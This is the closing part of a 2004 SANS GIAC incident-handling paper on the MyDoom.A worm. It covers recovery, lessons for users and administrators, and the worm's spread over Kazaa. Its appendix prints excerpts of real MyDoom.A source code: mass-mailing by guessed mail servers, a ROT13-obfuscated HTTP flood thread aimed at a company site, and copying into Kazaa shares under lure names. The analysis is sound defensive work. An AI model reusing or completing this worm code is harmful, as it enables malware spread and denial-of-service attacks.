© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.




Figure 18 – Clean registry




Figure 19 – Clean shared directory

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

To provide a more protected system Symantec anti-virus software is installed and updated with the latest virus definitions. This software scans executed programs to verify no viruses are present. As shown below, as the files are run the infection is stopped by the anti-virus software.




Figure 20 – Confirmation further infection by execution of MyDoom.A virus will not occur

Users may need to install antivirus programs in none are installed. Users will also need to remove all infected email sent by the MyDoom.A virus from their outbound archives if they exist.

Viruses such as the MyDoom viruses do not make recovery difficult, but recovery is necessary. The ports opened by the MyDoom.A virus need to be removed so future variations of the MyDoom.A virus do not infect the previously contaminated machine, which is achieved through the recovery tool but should be verified with a port scan or listing with netstat.

Recovery from the MyDoom.A virus on the victim of the DoS network may be necessary for future variants of the MyDoom virus. The high traffic of GET requests executed by the machines infected with the MyDoom virus may cause the gateway of the destination network to shut down and make a restart necessary.

Lessons Learned

The lessons learned from encountering the MyDoom.A virus are on both a user level and an administrative level. Users should learn the lessons of proper preventative measures and operating conduct and information security administrators should learn the control of virus definition pushing and the control of P2P operations within their network.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The users whose machines were infected by the MyDoom.A virus and its variants can learn multiple lessons from the eradication of the MyDoom viruses. The first lesson that can be learned is the proper handling of emails and unknown files. Users must be aware of how to handle unknown viruses.

As emails or downloaded files arrive, users must be aware of who the files are from. Unexpected email sources rarely, if ever, send out emails containing attachments that are beneficial for the recipient of the email. Users must not open attachments contained in unexpected or unusual email from known sources or attachments from any unknown source. For excellent examples of policies to protect against P2P and email virus infection, examine the policies for acceptable use (SANS, Acceptable Use) and general email (SANS, Email) found in the Works Cited section.

The second lesson a user must learn is related to P2P network and their file-sharing abilities. A user of the P2P Kazaa network is responsible for the files they make available over the network. A periodic examination of the files being shared by the user is a necessity, as users might be sharing files they are unaware of. The unexpected files may come from viruses such as the MyDoom.A, other users of the PC, or files unexpectedly downloaded from the Kazaa network.

Downloading files from the Kazaa network must be done with caution for multiple reasons. The first reason caution must be used when downloading is because copyright laws must be obeyed. The Kazaa network is not intended for sharing protected material without the owner's permission. The second reason caution must be used is because the files shared over the Kazaa network are not examined by the controllers of the network for dangerous qualities.

As was the case in this incident, the user did not pay attention to warnings provided by Bullguard. A questionable file was opened and the MyDoom.A virus was able to infect the system. In future situations, the user will know better than to execute questionable files, or to ignore anti-virus warnings.

The lessons learned by information security administrators include the management of virus definitions over a network and the control of P2P traffic over their network.

The first lesson for security administrators is the control of virus definitions within their network. Anti-virus programs have the ability to have a central server control the definitions contained by the individual anti-virus programs on each PC within the network. Security administrators can maintain the virus definitions and send the latest definitions out to the client PCs, or in the case of the Bullguard software simply have a client update itself from the provider directly.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Without the managed virus definitions, users cannot be sure to update their definitions on a regular and consistent basis. Irregular and inconsistent virus definitions result in an increased chance of a recent virus penetrating the security of the network.

The second lesson security administrators can take away from an encounter with the MyDoom.A virus and its variants is the filtering of network caused by P2P networks such as the Kazaa network. The traffic caused by P2P networks is an intense consumer of bandwidth in today's networks. Limiting the bandwidth available to traffic caused by the KMD client with a filter such as p2pwall will help save bandwidth on the network and dissuade users from downloading unnecessary files which may be infected with the MyDoom.A or other viruses.

Security administrators can implement packet-level filtering at their firewalls. While the KMD client uses the TCP port 80 to transfer and share data, it is possible to examine the packets on an individual level and stop packets used by the Kazaa network, again with p2pwall software (Lowth).

MyDoom.A's source code is available for examination (see Appendix A). The spread of the MyDoom source code should result in a greater variation of the MyDoom.A virus and the spread of new MyDoom viruses. By creating new virus variants the originator of the MyDoom.A virus is able to deter individuals trying to track the author of the virus. As new variants appear, it becomes more difficult to locate and isolate the creator of this virus.

The MyDoom.A virus has a file size of approximately 22 kB. When multiplied by the average number of matches found for aliases used as filenames for the MyDoom.A virus, the total size of files infected by the MyDoom.A virus indicates a combined size of less than 10 MB.

With a user base of over 5,000,000 and over 1000 terabytes shared, the percentage of files shared over the Kazaa network currently infected by the MyDoom.A virus is less than one percent. With such a small percentage available over the Kazaa network, the risk of the MyDoom.A virus is reduced to a small percentage.

A recent scan of the Kazaa network retrieved a much smaller number of the MyDoom.A virus aliases than originally suspected. Bullguard is the cause of this decline in infected files.

With a default installation of the KMD client containing the Bullguard anti-virus program, the risk of the MyDoom.A virus is minimized. When combined with a solid email scanning piece of software, the MyDoom.A is removed as a threat.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.




Figure 21 – Default installation of Bullguard anti-virus protection

While viruses are not unavoidable, with proper preventative measures the likelihood of these malicious programs infecting machines being protected by an administrator and the harm caused by these programs can be minimized.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Appendix A

MyDoom.A Source Code Excerpts

smtp_send – determines which mail servers to try using (notable code in RED):

```
int smtp_send(struct mxlist_t *primary_mxs, char *message)
{
	struct sockaddr_in addr;
	char rcpt[256], rcpt_domain[256], *p, buf[256];
	struct mxlist_t *mxl;
	int i;

	if (message == NULL) return 1;

	if (mail_extracthdr(message, "To", rcpt, sizeof(rcpt))) return 1;
	for (p=rcpt; *p && *p != '@'; p++);
	if (*p == 0) return 1;
	lstrcpy(rcpt_domain, p+1);

	for (mxl=primary_mxs; mxl; mxl=mxl->next) {
		addr.sin_addr.s_addr = resolve(mxl->mx);
		if (addr.sin_addr.s_addr == 0) continue;
		addr.sin_family = AF_INET;
		addr.sin_port = htons(25);
		if (smtp_send_server(&addr, message) == 0)
			return 0;
	}

	for (i=0;; i++) {
		switch(i) {
			case 0: lstrcpy(buf, rcpt_domain); break;
			case 1: wsprintf(buf, "mx.%s", rcpt_domain); break;
			case 2: wsprintf(buf, "mail.%s", rcpt_domain); break;
			case 3: wsprintf(buf, "smtp.%s", rcpt_domain); break;
			case 4: wsprintf(buf, "mx1.%s", rcpt_domain); break;
			case 5: wsprintf(buf, "mxs.%s", rcpt_domain); break;
			case 6: wsprintf(buf, "mail1.%s", rcpt_domain);
break;
			case 7: wsprintf(buf, "relay.%s", rcpt_domain);
break;
			case 8: wsprintf(buf, "ns.%s", rcpt_domain); break;
			case 9: wsprintf(buf, "gate.%s", rcpt_domain); break;
			default: buf[0] = 0; break;
		}
		if (buf[0] == 0) break;
		addr.sin_addr.s_addr = resolve(buf);
		if (addr.sin_addr.s_addr == 0) continue;
		addr.sin_family = AF_INET;
		addr.sin_port = htons(25);
		if (smtp_send_server(&addr, message) == 0) return 0;

		if ((xrand16() % 100) < 20) break;
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
	}

	if ((xrand16() % 100) < 25)
		if (xsmtp_try_isp(message) == 0) return 0;

	return 1;
}
```

scodos_th – creates the DoS attack packets

```
static DWORD _stdcall scodos_th(LPVOID pv)
{
	struct sockaddr_in addr;
	char buf[512];
	int sock;

	rot13(buf,
		/*
		 * "GET / HTTP/1.1\r\n"
		 * "Host: www.sco.com\r\n"
		 * "\r\n";
		 */
		"TRG / UGGC/1.1\r\n"
		"Ubfg: " SCO_SITE_ROT13 "\r\n"
		"\r\n");

	SetThreadPriority(GetCurrentThread(),
THREAD_PRIORITY_BELOW_NORMAL);
	if (pv == NULL) goto ex;
	addr = *(struct sockaddr_in *)pv;
	for (;;) {
		sock = connect_tv(&addr, 8);
		if (sock != 0) {
			send(sock, buf, lstrlen(buf), 0);
			Sleep(300);
			closesocket(sock);
		}
	}
ex:	ExitThread(0);
	return 0;
}
```

kazaa_spread – copies infected file to shared Kazaa directory:

```
static void kazaa_spread(char *file)
{
	int kazaa_names_cnt = sizeof(kazaa_names) /
sizeof(kazaa_names[0]);
	char kaza[256];
	DWORD kazalen=sizeof(kaza);
	HKEY hKey;
	char key_path[64], key_val[32];

	// Software\Kazaa\Transfer
	rot13(key_path, "Fbsgjner\\Xnmnn\\Genafsre");
	rot13(key_val, "QyQve0");	// "DlDir0"

	// Get the path to Kazaa from the registry
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
      ZeroMemory(kaza, kazalen);
      if
(RegOpenKeyEx(HKEY_CURRENT_USER,key_path,0,KEY_QUERY_VALUE,&hKey))
return;

      if (RegQueryValueEx(hKey, key_val, 0, NULL, (PBYTE)kaza,
&kazalen)) return;
      RegCloseKey(hKey);

      if (kaza[0] == 0) return;
      if (kaza[lstrlen(kaza)-1] == '/') kaza[lstrlen(kaza)-1] = '\\';
      if (kaza[lstrlen(kaza)-1] != '\\') lstrcat(kaza, "\\");
      rot13(kaza+lstrlen(kaza), kazaa_names[xrand16() %
kazaa_names_cnt]);
      lstrcat(kaza, ".");

      switch (xrand16() % 6) {
            case 0: case 1: lstrcat(kaza, "ex"); lstrcat(kaza, "e");
break;
            case 2: case 3: lstrcat(kaza, "sc"); lstrcat(kaza, "r");
break;
            case 4: lstrcat(kaza, "pi"); lstrcat(kaza, "f"); break;
            default: lstrcat(kaza, "ba"); lstrcat(kaza, "t"); break;
      }

      CopyFile(file,kaza,TRUE);
}
```

kazaa_names - provides shared file names for infected Kazaa file:

```
char *kazaa_names[] = {
      "jvanzc5",
      "vpd2004-svany",
      "npgvingvba_penpx",
      "fgevc-tvey-2.0o" /* missed comma in the original version */
      "qpbz_cngpurf",
      "ebbgxvgKC",
      "bssvpr_penpx",
      "ahxr2004"
};
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

References

MyDoom.A Source Code
http://www.62nds.co.nz/62nds/documents/mydoom/

FastTrack Protocol History
http://en.wikipedia.org/wiki/FastTrack

FastTrack Protocol Specification
http://cvs.berlios.de/cgi-bin/viewcvs.cgi/gift-fasttrack/giFT-FastTrack/PROTOCOL?rev=HEAD&content-type=text/vnd.viewcvs-markup

Microsoft MyDoom Removal
http://www.microsoft.com/security/antivirus/mydoom.asp

MyDoom.A – Cert.org
http://www.cert.org/incident_notes/IN-2004-01.html

MyDoom.A - Sophos
http://www.sophos.com/virusinfo/analyses/w32mydooma.html

MyDoom.A – Symantec
http://securityresponse.symantec.com/avcenter/venc/data/w32.novarg.a@mm.html

MyDoom.A – Network Associates
http://vil.nai.com/vil/content/v_100983.htm

MyDoom.A – Trend Micro
http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_MYDOOM.A

MyDoom.B – Symantec
http://securityresponse.symantec.com/avcenter/venc/data/w32.mydoom.b@mm.html

MyDoom.C – LURHQ
http://www.lurhq.com/mydoom-c.html

MyDoom.F – Symantec
http://securityresponse.symantec.com/avcenter/venc/data/w32.mydoom.f@mm.html?Open

MyDoom.G – Symantec
http://securityresponse.symantec.com/avcenter/venc/data/w32.mydoom.g@mm.html?Open

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

MyDoom.H – Symantec
http://securityresponse.symantec.com/avcenter/venc/data/w32.mydoom.h@mm.html?Open

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Works Cited

"CERT Incident Note IN-2004-01." 30 January 2004. http://www.cert.org/incident_notes/IN-2004-01.html

"FastTrack". 15 April 2004. http://en.wikipedia.org/wiki/FastTrack

Knight, Will. "File Sharing Program is 'Most Downloaded Ever'." 23 May 2003. http://www.newscientist.com/hottopics/tech/article.jsp?id=99993764&sub=Hot%20Stories

Komiega, Kevin. "Hacker Tactics Prey on Gullible, Curious." 4 Apr 2001. http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci537875,00.html

Lowth, Chris. "P2Pwall's 'FTwall'." 17 December 2003. http://www.lowth.com/p2pwall/ftwall/

"MyDoom.A Source Code." 15 April 2004. http://www.62nds.co.nz/62nds/documents/mydoom/

"MyDoom.C Analysis – LURHQ." 9 February 2004. http://www.lurhq.com/mydoom-c.html

"Network Associates Inc. – W32/Mydoom@mm". 11 March 2004. http://vil.nai.com/vil/content/v_100983.htm

SANS Organization. "Acceptable Use Policy." 15 April 2004. http://www.sans.org/resources/policies/Acceptable_Use_Policy.pdf

SANS Organization. "E-mail Policy." 15 April 2004. http://www.sans.org/resources/policies/Email_Policy.pdf

"Sophos virus analysis: W32/MyDoom-A." 15 April 2004. http://www.sophos.com/virusinfo/analyses/w32mydooma.html

"Symantec Security Response – W32.Mydoom.A@mm." 26 February 2004. http://securityresponse.symantec.com/avcenter/venc/data/w32.novarg.a@mm.html

"Symantec Security Response – W32.Mydoom.B@mm." 4 February 2004. http://securityresponse.symantec.com/avcenter/venc/data/w32.mydoom.b@mm.html

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

"Symantec Security Response – W32.Mydoom.F@mm." 14 March 2004. http://securityresponse.symantec.com/avcenter/venc/data/w32.mydoom.f@mm.html?Open

"Symantec Security Response – W32.Mydoom.G@mm." 5 March 2004. http://securityresponse.symantec.com/avcenter/venc/data/w32.mydoom.g@mm.html?Open

"Symantec Security Response – W32.Mydoom.H@mm." 5 March 2004. http://securityresponse.symantec.com/avcenter/venc/data/w32.mydoom.h@mm.html?Open

"The FastTrack Protocol." 15 April 2004. http://cvs.berlios.de/cgi-bin/viewcvs.cgi/gift-fasttrack/giFT-FastTrack/PROTOCOL?rev=HEAD&content-type=text/vnd.viewcvs-markup

Trend Micro. "A DOOM For Us All!" 14 April 2004. http://www.gecad.ro/ufolder/docs/EUMyDoom.pdf

"What You Should Know About the Mydoom and Doomjuice Worm Variants." 11 March 2004. http://www.microsoft.com/security/antivirus/mydoom.asp

Winguides.com. "Windows Registry Tutorial." 15 April 2004. http://www.winguides.com/article.php?id=1&page=1&guide=registry

"WORM_MYDOOM.A – Description and solution." 15 April 2004. http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_MYDOOM.A

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.